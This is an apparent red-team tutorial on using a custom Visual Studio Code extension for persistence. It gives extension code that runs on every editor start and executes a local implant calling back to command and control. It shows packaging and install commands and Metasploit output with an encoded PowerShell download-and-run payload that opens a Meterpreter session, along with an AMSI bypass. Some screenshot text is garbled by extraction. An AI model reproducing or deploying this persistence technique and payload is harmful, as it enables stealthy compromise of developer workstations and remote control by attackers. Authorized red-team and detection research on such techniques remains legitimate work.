Persistence - Visual Studio Code Extensions



March 4, 2024

It is not uncommon developers or users responsible to write code (i.e. detection engineers using <u>Sigma</u>) to utilize Visual Studio Code as their code editor. The default capability of the product can be extended using extensions such as debuggers and tools to support the development workflow. However, in a development environment that has been compromised during a red team exercise, an arbitrary Visual Studio Code extension can be used for persistence since it will also enable the red team to blend in with the underlying environment. The technique was originally discussed by the company Secarma.

Extension Development

Prior to starting the development of a Visual Studio Code Extension the environment requires the following packages:

Execution of the following commands from the command prompt will install Yeoman and the generator code.

```
npm install -g yo
npm install -g yo generator-code
```

Yeoman & Code Generator


The command *yo code* initiates the extension generator which will generate the necessary files of the extension.

yo code

Extension Generator

Using the following commands from the extension folder will initiate Visual Studio Code. Once Visual Studio Code starts, will request for the permission of the user prior to adding any files into the workspace.

cd persistence-pentestlab
code .



Extension Folder


The files of interest in an extension are:

- · package.json
- extension.ts

By default the contents of these files will look similar to the pictures below:


```
刘 File Edit Selection View …
                                                                                   Ⅲ …
                                                       {} package.json ×
         EXPLORER
凸
       V PERSISTENCE-PENTESTLAB
                                                       {} package.json > ...
         > .vscode
                                                                   "name": "persistence-pentestlab",
         > node_modules
                                                                  "displayName": "pentestlab",
"description": "Persistence via Visual Studio Code Extensions",
         > src
        eslintrc.json
                                                                   "version": "0.0.1",
                                                                   "engines": {
    "vscode": "^1.86.0"
         gitignore
        JS .vscode-test.mis
         vscodeignore
                                                                   },
"categories": [
        CHANGELOG.md
        {} package-lock.json
        (i) README.md
                                                                   "main": "./out/extension.js",
"contributes": {
         stsconfig.json
                                                                       "commands": [
         vsc-extension-quickstart.md
                                                                          "command": "persistence-pentestlab.helloWorld", "title": "Hello World"
                                                                   },
▷ Debug
"scripts": {
                                                                      "vscode:prepublish": "npm run compile",
                                                                     vscode:prepublish : npm run compile ,
"compile": "tsc -p ./",
"watch": "tsc -watch -p ./",
"pretest": "npm run compile && npm run lint",
"lint": "eslint src --ext ts",
"test": "vscode-test"
                                                                    "devDependencies": {
    "@types/vscode": "^1.86.0",
(8)
```

Package File



Extension File

Executing the command *HelloWorld* will display the HelloWorld information message as it will call the function *showInformationMessage* from the extension.ts file.



Hello World Extension

According to the Visual Studio Code there are a number of <u>activation events</u> which can be declared in the <u>package.json</u> file. These events could provide a variety of persistence options such as execute a command when a specific language file is opened or during start of Visual Studio Code. The activation event "*" will enforce the extension to execute every time that Visual Studio Code starts.

```
XI File Edit Selection View
                                                 {} package.json 1 •
                                                                                                                                                         Ⅲ ...

✓ PERSISTENCE-PENTESTLAB

                                                 {} package.json > {} engines > ••• vscode
                                                            "name": "persistence-pentestlab",
        > node modules
                                                           "displayName": "pentestlab",
"description": "Persistence via Visual Studio Code Extensions",

✓ src

                                                            "version": "0.0.1".

✓ test

         TS extension.test.ts
                                                           ],
"categories": [
        TS extension.ts
       eslintrc.json
        gitignore
                                                           ],
"activationEvents": ["*"],
"main": "./out/extension.js",
"hutes": [
       JS .vscode-test.mjs
        vscodeignore
       (P) CHANGELOG.md
                                                            "contributes": {
       {} package-lock.json
                                                                   "command": "persistence-pentestlab.pentestlab",
"title": "Install Pentestlab"
       (i) README.md
       s tsconfig.json
        vsc-extension-quickstart.md
```


Extension Package Persistence

```
| No. Content |
```

Activation Events


The following code can be used in the *extension.ts* file in order to display a message a proof of concept once Visual Studio Code initiates.

```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install',
() => {
    vscode.window.showInformationMessage('Implant is executed');
    });    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```



Extension Message

The image below demonstrates that the message "*Implant is executed*" has been displayed on the next run of Visual Studio Code.




Extension Show Information Message

Command Execution

Now that there is a verification that code can be executed during start, the extension code can be modified to run a command. The following code snippet uses the *child_process* library to run the *whoami* command and log the output into the console.

```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install',
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'whoami';cp.exec(cmd, (err: string, stdout: string, stderr: string) => {
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```


Command Execution



Visual Studio Code Extension - whoami


Replacing the command with an implant which is stored locally can be used as method to execute arbitrary code.

```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install',
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'C:\\tmp\\demon.x64.exe';cp.exec(cmd, (err: string, stdout: string,
stderr: string) => {
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```



Visual Studio Code Extension – Implant Execution

When the extension runs the implant will call back to the Command and Control.



Visual Studio Code Extension - Implant

Extension Packaging

Extensions can be packaged using the Visual Studio Code Extension Manager. By default this utility is not present and can be installed using the following command:

npm install -g @vscode/vsce

```
C:\Windows\system32\cmd.exe
  :\Users\peter\persistence-pentestlab>npm install -g @vscode/vsce
added 114 packages in 17s
36 packages are looking for funding
run `npm fund` for details
 :\Users\peter\persistence-pentestlab>vsce
 Jsage: vsce <command>
 /S Code Extensions Manager
To learn more about the VS Code extension API: https://aka.ms/vscode-extension-api
To connect with the VS Code extension developer community: https://aka.ms/vscode-discussions
  -V, --version
-h, --help
                                                                     output the version number display help for command
 Is [options] Lists all the files that Is [options] [version] Packages an extension publish [options] [version] Publishes an extension Unpublish [options] [extensionid] Unpublishes an extension. Example extension id: ms-vscode.live-server. Lists all known publishers

Is-publisher (publisher (publisher) Deletes a publisher from marketplace Adds a publisher to the list of known publishers
  ommands:
```

Visual Studio Code Extension Manager


Executing the following command will package the extension into a .vsix file.

vsce package --allow-missing-repository --allow-star-activation

```
C:\Windows\system32\cmd.exe
                                                                                                                                                         :\Users\peter\persistence-pentestlab>vsce package --allow-missing-repository --allow-star-activation executing prepublish script 'npm run vscode:prepublish'...
 persistence-pentestlab@0.0.1 vscode:prepublish
 npm run compile
 persistence-pentestlab@0.0.1 compile
       NG LICENSE, LICENSE.md, or LICENSE.txt not found
want to continue? [y/N] y
Packaged: C:\Users\peter\persistence-pentestlab\persistence-pentestlab-0.0.1.vsix (7 files, 3.81KB)
 :\Users\peter\persistence-pentestlab>_
```

Visual Studio Code – Package Extension

The packaged extension will appear into the extension folder.



vsix File


However, the extension will not be installed into the Visual Studio Code until the following command is executed:

code --install-extension persistence-pentestlab-0.0.1.vsix


Visual Studio Code - Install Extension

Extension Load

Since the extension has been installed when the compromised user will initiate Visual Studio Code, the implant will executed and a communication will established with the Command and Control.




Visual Studio Code




Visual Studio Code Extensions – C2

The following image demonstrates how the extension will be displayed in the Extensions of Visual Studio Code.



Visual Studio Code Extension


It should be noted that the implant will executed under the context of Visual Studio Code. Execution of Visual Studio Code generates various process instances and therefore the implant will blend in with the environment.



Visual Studio Code Extension - Process Tree

PowerShell

Dropping the implant to disk might not be the safest method to execute code. An alternative approach could be to utilize PowerShell in order to execute a fileless payload.



PowerShell Payload

When the extension loads the payload will executed and a Meterpreter session will established.

```
10.0.0.3:9999
[*] Using URL: http://10.0.0.3:8080/TgCGpWb
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0
AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgByAHQAbwBjAG8AbAA9AFsAT
gBlaHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAH
MAMQAYADSAJAB4AEUAYWBhAD0AbgBlAHcALQBYAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYWB
sAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkA
XQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgA
C0AbgBlACAAJABuAHUAbABsACkAewAkAHgARQBjAGEALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVw
BlagiaugBlaHEAdQBlaHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHk
AKAAPADsAJAB4AEUAYwBhAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwB0
AGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0A0gA6AEQAZQBmAGEAdQBsAHQAQ
wByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAH
QAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQB
uAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMAAuADAALgAzADoAOAAwADgAMAAvAFQAZwBDAEcA
cABXAGIALwB6AGIAagBSAG0AZQBVAGoAawBuAEoAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtA
G8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQ
BKAFMAdAByAGKAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADAALgAwAC4AMwA6ADgAMAA4ADA
ALwBUAGcAQwBHAHAAVwBiACcAKQApADsA
                    web_delivery - Delivering AMSI Bypass (1407 bytes)
[*] 10.0.0.2
[*] 10.0.0.2
                    web_delivery - Delivering Payload (3693 bytes)
[*] Sending stage (200774 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:9999 \rightarrow 10.0.0.2:49759) at 2024-02
-25 04:15:12 -0500
```

Visual Studio Code Extensions – Meterpreter

```
msf6 exploit(
                                       ) > sessions 1
[*] Starting interaction with 1...
<u>meterpreter</u> > getuid
Server username: RED\peter
meterpreter > pwd
C:\Users\peter\AppData\Local\Programs\Microsoft VS Code
meterpreter > sysinfo
Computer
                : WK01
                : Windows 10 (10.0 Build 19045).
os
Architecture
               : x64
System Language : en_GB
Domain
               : RED
Logged On Users : 7
Meterpreter : x64/windows
meterpreter >
```

Visual Studio Code Extensions - Meterpreter

JavaScript

Edge.js enables users to run .NET code inside Node.js. Therefore Visual Studio Extensions can be developed in JavaScript with embedded C# code which will extend the offensive capability of the arbitrary extension. The *Edge.js* and the *electron-edge.js* can be installed by executing the commands below:

```
npm install --save edge-js
```

```
Your environment has been set up for using Node.js 20.11.1 (x64) and npm.

C:\Users\peter>npm install --save edge-js
added 3 packages in 7s

C:\Users\peter>
```

Edge JavaScript

npm install --save electron-edge-js

```
C:\Users\peter\Edge>npm install --save electron-edge-js
added 1 package, and audited 5 packages in 17s

found 0 vulnerabilities

C:\Users\peter\Edge>_
```

Electron JavaScript

The following code will display a message box as a proof of concept that .NET was executed from a JavaScript file.

```
var edge = require('edge-js');
var msgBox = edge.func(function() {/*
    using System;
    using System. Threading. Tasks;
    using System.Runtime.InteropServices;
    class Startup
    {
        [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        private static extern int MessageBox(IntPtr hWnd, string lpText, string
lpCaption, uint uType);
        public async Task<object> Invoke(dynamic input)
            MessageBox(IntPtr.Zero,
                "Visit pentestlab.blog",
                "Pentestlab.blog",
                0);
            return null;
        }
    }
*/});
msgBox(null, function (error, result) {
    if (error) throw error;
});
```

The node binary can be used to execute the arbitrary JavaScript file.

```
node .\msgBox.js
```

MessageBox

References

- 1. https://secarma.com/using-visual-studio-code-extensions-for-persistence/
- 2. https://thevivi.net/blog/pentesting/2022-03-05-plugins-for-persistence/#2-visual-studio-code